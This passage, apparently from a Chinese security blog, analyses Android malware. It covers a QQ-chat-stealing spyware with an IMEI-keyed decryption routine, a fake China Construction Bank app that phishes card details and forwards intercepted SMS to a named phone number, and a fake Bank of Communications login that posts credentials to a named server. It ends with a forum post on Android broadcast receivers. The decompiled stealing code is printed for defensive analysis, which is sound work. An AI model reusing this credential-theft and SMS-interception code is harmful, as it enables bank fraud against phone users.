          if(TimerService.this.m_wificonfig.m_qq) { 获取 qq 聊天记录，好友，所加群信息的 flag
                           TimerService.this.mqq.GetAllInfor();
                        }
11. ////////////////////////////////// 等等 ////////////////////////////////////////////////////////////////////////////////////////////////////}}
```

```
12. }
13. }
```

调用 GetAllInfor()获取 qq 聊天记录，好友等信息

```
1.  publicvoidGetAllInfor(){
2.  if(this.m_initok){
3.  this.m_dblist =this.MoveDbFile();// 获取 qqNum.db 列表
4.  int i;
5.  for(i =0; i <this.m_dblist.size();++i){
6.  Object fileObj =this.m_dblist.get(i);
7.  String qqNum =newFile(((String)fileObj)).getName();
8.  int pos = qqNum.lastIndexOf(46);
9.  if(pos >0){
10. qqNum = qqNum.substring(0, pos);
11. DBmqq dbmqq =newDBmqq(this.m_cont,((String)fileObj));
12. this.Getchat(((String)fileObj), dbmqq, qqNum);// 获取此 qq 号码聊天信息
13. this.GetGroups(dbmqq, qqNum);// 获取此 qq 号码加的群
14. this.GetFriends(dbmqq, qqNum);// 获取此 qq 号码好友
15. }
16. }
17. }
18. }
```

MoveDbFile 函数获取手机中 qq 号码列表（可能手机中登录过多个 qq 号），最终调用 GetChat,GetGroups,GetFriends 获取 qq 聊天信息，好友等信息

```
1.  publicvoidGetchat(String dbfullname,DBmqq qqdb,String loginqqid){
2.  List tableName = qqdb.getTablename();
3.  int i;
```

```
4.  for(i =0; i < tableName.size();++i){
5.  Object objName = tableName.get(i);
6.  if(((String)objName).contains("mr_friend_")){
7.  this.GetQQchat(((String)objName), qqdb, loginqqid,false);
8.  }
9.  elseif(((String)objName).contains("mr_troop_")){
10. this.GetQQchat(((String)objName), qqdb, loginqqid,true);
11. }
12. }
13. }
```


解密 QQ 加密字符串，key 为 15 位的手机串号字符串,以下是解密函数。
//lpIn-输入加密的数据流 从 sqlite 中 getblob 得到
//nLen-输入缓冲区的长度
//key-为手机 imie 号
//flg-手机 qq 是否为新版本

```
1.
2.  publicStringDecrptMobileQQMsg(byte[] lpIn,int nLen,byte[] lpKey,boolean flg){// flg=true 时解密老版 QQ
3.  int keyLen = lpKey.length;
4.  String strRet =newString("");
5.  if(nLen >0){
6.  byte[] decrptData =newbyte[nLen *2+2];
7.  int j =0;
8.  int i;
9.  for(i =0; j < nLen;++i){
10. if(flg){
11. int num = lpIn[j];
12. if(num <0){
```


```
13. num = lpIn[j]&255;
14. }
15.
16. if(num <128){
17. goto label_41;
18. }
19.
20. if(j +2>= nLen){
21. break;
22. }
23.
24. decrptData[j]= lpIn[j];
25. decrptData[j +1]= lpIn[j +1];
26. j +=2;
27. }
28.
29. label_41:
30. if(j >= nLen){
31. break;
32. }
33.
34. decrptData[j]=((byte)(lpIn[j]^ lpKey[i % keyLen]));
35. ++j;
36. }
37. .....
```

以下是木马记录的一些信息

通话录音：


22:17 :)
audio
/storage/sdcard0/.tmp
DATA
AUDIO
SEARCH RESULTS
6.33GB used, 4.92GB free, r/w
..
Parent folder
20140917180720195604994 6.tmp3gp.3gp
17 9月 14 18:07:00 24.51K rw-rw-r--

屏幕截屏：


22:18 :)
screen
/storage/sdcard0/.tmp
DATA
SCREEN
SEARCH RESULTS
6.33GB used, 4.92GB free, r/w
..
Parent folder
20140917171149.png
17 9月 14 17:11:00 156.39K rw-rw-r--
20140917173207.png
17 9月 14 17:32:00 994.24K rw-rw-r--
20140917175207.png
17 9月 14 17:52:00 1.01MB rw-rw-r--

http://1.honebl.sinaapp.com/?p=233

高仿中国建设银行木马分析

【MD5】： 2e8c32fa671e1f86acd5a4b50be25da0
【反调试】:无
【木马特点】:高仿中国建设银行，已程序升级诱骗用户信息，并后台拦截短信
近日 360 手机卫士拦截一假冒“中国建设银行”的木马，该木马界面以及内置谈框都高仿中国建设银行 app，用户下载安装之后运行软件，木马会以软件升级理由，诱导用户填入手机号和银行等信息，将获取到的信息以短信发送到指定手机号，木马还会在后台拦截用户短信，并直接发送给黑客指定的手机号，这样直接导致资金被盗。目前，360 手机卫士全国首家全面查杀该木马:
下面进行详细的分析
0×01 对 AndroidMainfest.xml 分析

```xml
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.js.kanong">
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <application android:allowBackup="true" android:icon="@drawable/ccb_launcher_icon" android:label="@string/app_name"
        <activity android:label="@string/app_name" android:name="com.js.kanong.activity.WelcomeActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:name="com.js.kanong.activity.FirstLoginActivity" android:screenOrientation="portrait" android
        <activity android:name="com.js.kanong.activity.MainActivity" android:screenOrientation="portrait" android:windo
        <receiver android:exported="true" android:name="com.js.kanong.receiver.SmsReceiver" android:permission="android
            <intent-filter android:priority="1000">
                <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </receiver>
        <service android:name="com.js.kanong.receiver.SmsSendService" android:priority="1000" android:process=":remote"
        <service android:name="com.js.kanong.service.MainService" android:priority="1000" android:process=":remote"/>
        <service android:name="com.js.kanong.service.MeTianxiaOuChanSendService" android:priority="1000" android:proces
    </application>
</manifest>
```

短信收发和阅读

0×02 入口一 主 Activity 分析

运行 app 进入 WelcomeActivity： 如图

99%
下午 8:49
个性化体验
温馨问候、动态提醒、魅力换肤、个性头像，
我们为您想得更多！

下面的代码是上面的按钮监听函数，点击之后会唤起 MainActivity, 并结束自身

```
1. ((Button)localView.findViewById(2131230738)).setOnClickListener(new View.OnClickListener()
2. {
3.    public void onClick(View paramAnonymousView)
4.    {
5.       WelcomeActivity.this.startActivity(new Intent(WelcomeActivity.this, MainActivity.class));
6.       WelcomeActivity.this.finish();
7.    }
8. });
```

进入 MainActivity 时候手机会向”95533″，发送“88#88”，然后中码者会接收到建行发来的短信，相当逼真

接下来已”检查更新中……”，诱骗用户点击按钮，进入 FirstLoginActivity 活动页面

```
1. this.mHandler.postDelayed(new Runnable()
2.     {
```

```
3.        public void run()
4.        {
5.          final ProgressDialog localProgressDialog = ProgressDialog.show(MainActivity.this, null, "检查更新
    中...");
6.          localProgressDialog.setCancelable(false);
7.          MainActivity.this.mHandler.postDelayed(new Runnable()
8.          {
9.            public void run()
10.           {
11.             localProgressDialog.dismiss();
12.             final CustomDialog localCustomDialog = new CustomDialog(MainActivity.this);
13.             View localView = LayoutInflater.from(MainActivity.this).inflate(2130903041, null);
14.             localCustomDialog.setCancelable(false);
15.             ((Button)localView.findViewById(2131230724)).setOnClickListener(new View.OnClickListener()
16.             {
17.               public void onClick(View paramAnonymous3View)
18.               {
19.                 MainActivity.this.HideIcon();
20.                 MainActivity.this.startActivity(new Intent(MainActivity.this, FirstLoginActivity.class));
21.                 localCustomDialog.cancel();
22.               }
23.             });
24.             localCustomDialog.setContentView(localView);
25.             localCustomDialog.show();
26.           }
27.         }
28.         , 2000L);
29.       }
```

```
30.     }
31.     , 1000L);
```

诱骗用户填写手机号码，身份证，银行卡号等信息，进行升级

99%
下午 8:40
中国建设银行
China Construction Bank
手机号码:
银行卡号:
身份证号:
登陆密码:

最终将骗取的信息发送到指定号码

```
1.    ToolHelper.se("13243865766", "手机号码:" + str1 + ",  银行卡号:" + str2 + ",   身份证号:" + str3 + ",
   登陆密码:" + str4);
2.     final ProgressDialog localProgressDialog = ProgressDialog.show(this, null, "升级中...");
```

0×03 入口二，SmsReceiver 短信截获

此木马在用户完成升级之后，调用 HideIcon 函数，完成自身图标隐藏，然后通过注册的 SmsReceiver 截获短信。同时在 MainActivity 内唤起 MainService 服务，在 Mainservice 内动态注册 SmsReceiver，使得 SmsReceiver 具有高权限，能够第一时间抢到短信。

```
1. private void HideIcon()
2. {
3.     PackageManager localPackageManager = getPackageManager();
4.     ComponentName localComponentName = new ComponentName(this, WelcomeActivity.class);
5.     if (localPackageManager.getComponentEnabledSetting(localComponentName) == 0)
6.       localPackageManager.setComponentEnabledSetting(localComponentName, 2, 1);
7. }
```

```
1. public void onCreate()
2. {
3.     this.receiver = new SmsReceiver();
4.     IntentFilter localIntentFilter = new IntentFilter();
5.     localIntentFilter.addAction("android.provider.Telephony.SMS_RECEIVED");
6.     registerReceiver(this.receiver, localIntentFilter);
7.     super.onCreate();
8. }
```

监听短信接收，发送到指定号码

```
1. if (str1.equals("android.provider.Telephony.SMS_RECEIVED"))
2. {
3.       arrayOfSmsMessage = Global.getMessagesFromIntent(paramIntent);
4.       localStringBuilder = new StringBuilder();
5.       i = arrayOfSmsMessage.length;
6. }
```

```
1. if (paramIntent.getIntExtra("action", 104) == 103)
2. {
3.       String str1 = paramIntent.getStringExtra("phoneNumber");
4.       String str2 = paramIntent.getStringExtra("content");
5.       ToolHelper.se("13243865766", " 收到号码：  " + str1 + "  短信内容 : " + str2);
6. }
```

木马会把拦截到的短信，转发到黑客指定手机的号码“13243865766”这样黑客可以通过对短信的拦截，利用“找回密码”修改用户银行交易密码，以及支付宝，获取用户支付验证码短信等一系列方式，将用户存在银行的钱财洗劫一空。
目前，“中国建设银行”木马伪装成正版中国建设银行 app 在各大非安全市场，以及伪基站短信大量传播。360 手机卫士安全专家建议，用户在下载手机应用的时候最好到安全电子市场或者官方网站下载，同时安装 360 手机卫士保护你的安全。
http://1.honebl.sinaapp.com/?p=19

高仿交通银行木马分析

0×01

伪造登录界面诱导用户登录

登录界面:

下午 3:18
交通銀行
BANK OF COMMUNICATIONS
服务热线 95559
当前版本号:V1.0.4
用户登录名
登录密码
记住密码
登录
交通銀行
BANK OF COMMUNICATIONS
交流融通 诚信永恒

0×02 登录函数分析

```
private  void  loginAction()
    {
        NetUtils  localNetUtils  =  new  NetUtils();
        XmlUtils  localXmlUtils  =  new  XmlUtils();
        try
        {
//将用户输入的  交通银行的用户名和密码存入 HaspMap
            HashMap  localHashMap  =  new  HashMap();
            localHashMap.put(“UserID”,  this.usernameACT.getText().toString());
            localHashMap.put(“UserPwd”,  this.pwdET.getText().toString());
            localHashMap.put(“deviceType”,  ”AndroidPhone”);
            localHashMap.put(“ValidPerson”,  ”LS”);
            Constant.UserLoginName  =  this.usernameACT.getText().toString();
```

```
Constant.UserPwd  =  this.pwdET.getText().toString();

//调用 XmlUtils 类的 sendXmlInit2 函数，将用户名和密码写入 xml 文件，并转化为 byte[]字节流返回，这是就是后边调用 sendXMLData  url 请求的 post 方式的参数

byte[]  arrayOfByte  =  localNetUtils.readStream(localXmlUtils.sendXmlInit2(“UserLoginValid”,  ”0",  localHashMap));

//str
= http://58.30.229.55:82/Moblie/DataProvider.ashx;

String  str  =  Constant.getConfigInfo().get(“datapath”).toString();
```

调用上面函数获取访问的 url

```
Log.d(“urlPath————”,  str);

//调用 NetUtils 类的 sendXMLData 完成 url 请求登录

ArrayList  localArrayList2  =  BusinessDataManage.getListOfInputStream(localNetUtils.sendXMLData(str,  arrayOfByte));

localArrayList1  =  localArrayList2;
```

```
    if  (localNetUtils.getIsConnStatus().booleanValue())
    {
        bool  =  false;
        this.isNetError  =  bool;
        if  ((localArrayList1  !=  null)  &&  (localArrayList1.size()  >  0))
        {
            this.Result  =  ((String)((HashMap)localArrayList1.get(0)).get(“Result”));
            if  ((this.Result  !=  null)  &&  (this.Result.equals(“Success”)))
                Constant.KeyString  =  (String)((HashMap)localArrayList1.get(0)).get(“KeyString”);
        }
        return;
    }
}
catch  (Exception  localException)
{
```

```
            while  (true)
            {
                localException.printStackTrace();
                ArrayList  localArrayList1  =  null;
                continue;
                boolean  bool  =  true;
            }
        }
    }
```

sendXMLData(String paramString, byte[] paramArrayOfByte)

参数 1：访问的 url” http://58.30.229.55:82/Moblie/DataProvider.ashx”

参数 2：post 提交数据的参数，就是中码用户的交通银行的用户名和密码的封装字节流

```
public  InputStream  sendXMLData(String  paramString,  byte[]  paramArrayOfByte)
        throws  Exception
```

```
    {
        URL  localURL  =  new  URL(paramString);
        this.conn  =  null;
        this.conn  =  ((HttpURLConnection)localURL.openConnection());
        Log.d(“conn 网络连接————-”,  this.conn);
        this.conn.setDoOutput(true);
        this.conn.setDoInput(true);
        this.conn.setRequestMethod(“POST”);
//模拟 post 提交标点
        this.conn.setUseCaches(false);
        this.conn.setInstanceFollowRedirects(true);
        this.conn.setConnectTimeout(6000);
//设置 HttpURLConnection 请求头里面的属性
        this.conn.setRequestProperty(“Content-Type”,  ” text/html;charset=UTF-8″);
        this.conn.setRequestProperty(“Connection”,  ”Keep-Alive”);
```

```
        this.conn.setRequestProperty(“Charset”,  ”UTF-8″);
//将封装带有用户名密码的  paramArrayOfByte  作为输入参数
        DataOutputStream  localDataOutputStream  =  new  DataOutputStream(this.conn.getOutputStream());
        localDataOutputStream.write(paramArrayOfByte);
        localDataOutputStream.flush();
        localDataOutputStream.close();
        if  (this.conn.getResponseCode()  ==  200)
        {
            this.isConnStatus  =  Boolean.valueOf(true);
            Log.d(“conn.getResponseCode()”,  this.conn.getResponseCode());
            this.size  =  this.conn.getContentLength();
            return  this.conn.getInputStream();
        }
        this.isConnStatus  =  Boolean.valueOf(false);
        Log.d(“isConnStatus”,  this.isConnStatus);
```


```
        return  null;
    }
```

0×03 真伪识别

真实的交通银行 ip 与界面：

此 app 提交数据访问的 url:http://58.30.229.55:82/Moblie/DataProvider.ashx

猜测个人搭建的服务器



尝试访问这个 url,没能访问成功可能这个页面白天作者把它删了，晚上再开启吧，尝试访问 58.30.229.55:82 跳转到:

由于没有正确的账号和密码每次，分析到此也就止步了

http://1.honebl.sinaapp.com/?p=12

三行代码获取特定广播的所有接收者


标 题: 【原创】三行代码获取特定广播的所有接收者
作 者: isno
时 间: 2012-09-26,15:20:49
链 接: http://bbs.pediy.com/showthread.php?t=156436

Android 中收到短信等事件都是通过广播发送给应用程序的，360 手机卫士等程序都是通过注册高优先级的 BroadcastReceiver 来实现短信防火墙等功能。对于我们来说很想知道系统中都有哪些程序注册了 BroadcastReceiver，但是通过什么方法能获取系统 BroadcastReceiver 的列表呢？

我在群里问了一下，他们告诉我的答案居然是分析所有 apk 的 AndroidManifest.xml，再加上解析 dex 里面的动态注册！而这根本不是我想达到的目的，我要知道的是目前系统中实时的 BroadcastReceiver，而不是通过静态分析得到。于是我开始看 Android Framework 代码，想搞清楚广播的实现机制到底是怎样的。

注册 BroadcastReceiver 的过程是这样的：Activity 调用 registerReceiver，然后经过几层内部类接口的调用之后，通过 Binder 机制与 ActivityManagerService 通信，而 ActivityManagerService 里有一个 ReceiverList 保存着系统所有的 BroadcastReceiver。

发送广播的过程是：Activity 向 ActivityManagerService 发送广播，ActivityManagerService 查找 ReceiverList，通过比对 IntentFilter 找到所有对应的 BroadcastReceiver，根据 BroadcastReceiver 的优先级进行排序后，扔进广播发送队列里。而后由专门的线程负责投递广播消息。



大致的过程就是这样的，那么目标就是获取 ActivityManagerService 中的 ReceiverList。
一开始我想的办法是：因为 ActivityManagerService 是一个单独的进程（system_server），
我们可以通过注入 system_server 进程来获得 ReceiverList。但是由于
ActivityManagerService 是 java 实现的，无法直接获得 ReceiverList，要解析 java 的数据结构
难度就太大了。

于是又再次查看
frameworks/base/services/java/com/android/server/am/ActivityManagerService.java：
代码：

```
public final class ActivityManagerService extends ActivityManagerNative
        implements Watchdog.Monitor, BatteryStatsImpl.BatteryCallback {
    ......

    private final int broadcastIntentLocked(ProcessRecord callerApp,
            String callerPackage, Intent intent, String resolvedType,
            IIntentReceiver resultTo, int resultCode, String resultData,
            Bundle map, String requiredPermission,
```

```
        boolean ordered, boolean sticky, int callingPid, int callingUid) {
    intent = new Intent(intent);

    ......

    // Figure out who all will receive this broadcast.
    List receivers = null;
    List<BroadcastFilter> registeredReceivers = null;
    try {
        if (intent.getComponent() != null) {
            ......
        } else {
            ......
            registeredReceivers = mReceiverResolver.queryIntent(intent, resolvedType, false);
        }
    } catch (RemoteException ex) {
        ......
    }

    final boolean replacePending =
        (intent.getFlags()&Intent.FLAG_RECEIVER_REPLACE_PENDING) != 0;

    int NR = registeredReceivers != null ? registeredReceivers.size() : 0;
    if (!ordered && NR > 0) {
        // If we are not serializing this broadcast, then send the
        // registered receivers separately so they don't wait for the
        // components to be launched.
        BroadcastRecord r = new BroadcastRecord(intent, callerApp,
```

```
            callerPackage,  callingPid,  callingUid,  requiredPermission,
            registeredReceivers,  resultTo,  resultCode,  resultData,  map,
            ordered,  sticky,  false);
        ......
        boolean  replaced  =  false;
        if  (replacePending)  {
            for  (int  i=mParallelBroadcasts.size()-1;  i>=0;  i--)  {
                if  (intent.filterEquals(mParallelBroadcasts.get(i).intent))  {
                    ......
                    mParallelBroadcasts.set(i,  r);
                    replaced  =  true;
                    break;
                }
            }
        }

        if  (!replaced)  {
            mParallelBroadcasts.add(r);

            scheduleBroadcastsLocked();
        }

        registeredReceivers  =  null;
        NR  =  0;
    }

    ......
```

```
    }

    ......
}
```

看这一句：

代码:

```
registeredReceivers = mReceiverResolver.queryIntent(intent, resolvedType, false);
```

到 frameworks\base\services\java\com\android\server\IntentReslover.java 中，注意到一个特性：

代码:

```
public List<R> queryIntent(Intent intent, String resolvedType, boolean defaultOnly) {
            String scheme = intent.getScheme();

            ArrayList<R> finalList = new ArrayList<R>();

            final boolean debug = localLOGV ||
                    ((intent.getFlags() & Intent.FLAG_DEBUG_LOG_RESOLUTION) != 0);

            if (debug) Slog.v(
                    TAG, "Resolving type " + resolvedType + " scheme " + scheme
                    + " of intent " + intent);
          sortResults(finalList);
............
            if (debug) {
                    Slog.v(TAG, "Final result list:");
                    for (R r : finalList) {
                            Slog.v(TAG, "  " + r);
```

```
                    }
                }
                return  finalList;
        }
```

